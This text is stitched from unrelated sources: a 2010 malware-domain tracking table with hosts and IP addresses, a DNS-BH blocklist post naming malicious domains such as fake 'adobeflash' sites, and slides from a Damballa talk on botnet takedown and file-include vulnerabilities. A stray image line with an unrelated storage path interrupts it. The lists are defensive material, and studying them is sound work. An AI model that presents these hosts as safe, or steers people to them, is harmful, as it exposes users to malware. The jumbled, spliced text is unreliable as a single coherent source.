host	dateadded (UTC)	Level	status	files online	A record	SBL
instamfan.net	2010-07-28	5	online	3	202.78.227.112	Not listed
liswegwegwegu.com	2010-07-25	5	online	2	61.28.22.201	SBL80019
esvictory1.ru	2010-07-23	5	online	2	93.81.50.158	Not listed
megayear.net	2010-07-20	5	online	1	144.16.111.140	Not listed
hescius.com	2010-07-15	5	online	1	163.178.101.216	Not listed
jocudaidie.ru	2010-07-15	5	online	7	202.78.227.112	Not listed
bluestateing.com	2010-07-09	5	online	0	144.16.111.140	Not listed
simmentog.com	2010-07-09	5	online	1	202.78.227.112	Not listed
jsonphp.net	2010-07-02	5	online	0	202.78.227.112	Not listed
sdlls.ru	2010-07-01	5	online	1	202.78.227.112	Not listed
adaichaepo.ru	2010-07-01	5	online	2	87.9.248.11	Not listed
brushcourt.com	2010-06-29	5	online	1	119.94.199.120	Not listed
dahzunaeye.ru	2010-06-23	5	online	24	115.132.135.139	Not listed
iveeteepew.ru	2010-06-23	5	online	0	202.78.227.112	Not listed
annintus.com	2010-06-20	5	online	1	82.242.36.125	Not listed
fairplay999.tk	2010-06-18	5	online	0	193.33.61.2	Not listed
iesahnaepi.ru	2010-06-18	5	online	4	144.16.111.140	Not listed
railuhocal.ru	2010-06-11	5	online	13	61.28.22.201	SBL80019
promojoy.net	2010-06-04	5	online	3	163.178.101.216	Not listed
esvr3.ru	2010-05-30	5	online	12	144.16.111.140	Not listed
esvr4.net	2010-05-30	5	online	11	88.66.100.252	Not listed
hazelpay.ru	2010-05-27	5	online	1	95.105.29.73	Not listed

One-way Listing…



DNS-BH – Malware Domain Blocklist

Malware Prevention through Domain Blocking (Black Hole DNS Sinkhole)

Home | About | Latest Updates | BH DNS Files | Black Hole DNS White Paper | Donate | Email Me | Mirrors | Sponsor Us |

Recent Posts

- Underscores in domain names
- 212 New Malicious Sites to Block
- PowerShell and DNS Blackholes
- 189 new malicious domains
- Delistings: Bit.ly, widgetserver.com, jscache.com, fagfolkfakta.no
- 220 malicious sites to block
- 254 New Malicious Domains

Donate

Donate

212 New Malicious Sites to Block

Posted on September 1st, 2010 in New Domains, Trojans, fastflux, zeus by dglosser

212 new domains are active – trojan downloaders, zeus, fast flux, etc. Sources include malwaredomainlist, zeustracker.abuse.ch, malc0de.com (all sources are listed in the domain.txt file):

34dnsall .com
82801he .co .cc
99droid .net
ableblog .info
acquaintive .in
adlibros .lt
aussiebob .com
base-jump .co .cc
binarymode .in
bzsoft .in
ccsmale .com
chilauter .ru

abodeflash-vol32 .co .tv
abodeflash-vol33 .co .tv
abodeflash-vol34 .co .tv
adobeflash-ver54 .co .tv
adobeflash-ver56 .co .tv
adobeflash-ver57 .co .tv
adobeflash-ver58 .co .tv
adobeflash-ver61 .co .tv
adobeflash-ver63 .co .tv
affable-tube .com
all123direct .com
allvideoinfo .com

Archives

- September 2010 (2)
- August 2010 (24)
- July 2010 (20)
- June 2010 (26)
- May 2010 (14)
- April 2010 (18)
- March 2010 (16)
- February 2010 (12)
- January 2010 (17)
- December 2009 (14)
- November 2009 (13)
- October 2009 (12)
- September 2009 (11)
- August 2009 (11)
- July 2009 (15)
- June 2009 (12)
- May 2009 (13)
- April 2009 (8)
- March 2009 (7)
- February 2009 (8)

Takedown


- **Takedown, teardown and sinkholing**
- **If the domain owner can’t be contacted…**
  - – Take ownership of the domain name
  - – Modify DNS settings for redirection
  - – Shutdown or delete the entire Web site

Locating Botnets

- **Identification using attack output**
  - Spam, DoS, Brute-force, etc.
- **Based upon CnC infrastructure**
  - Hosting facilities, domain names, DNS, IP, etc.
- **Enumeration of victim groups**
  - IRC and P2P infiltration, server hijacking, etc.
- **Communications with CnC**
  - Instructions being sent/received between bot master and victim

Final Inspection

Targeting Web Application Servers



- Entire criminal ecosystem dependent upon hacking Web servers
- Backbone of many large botnets
- Important for evasion of protection technologies
- Lowest hanging fruit for compromise

Conclusions

- **DIY botnet kits and exploit tools**
  - – Easy to acquire, plentiful and “good enough”
- **Protection strategies obvious**
  - – Patch, verify and continuous alerting
- **File Include vulnerabilities**
  - – Simply specifying which directory a specific web application or website is allowed to include files from will effectively protect against this type of exploitation.

DAMBALLA

Take Back Command-and-Control

Questions?

Gunter Ollmann

email: gollmann@damballa.com
Web: http://www.damballa.com Blog: http://blog.damballa.com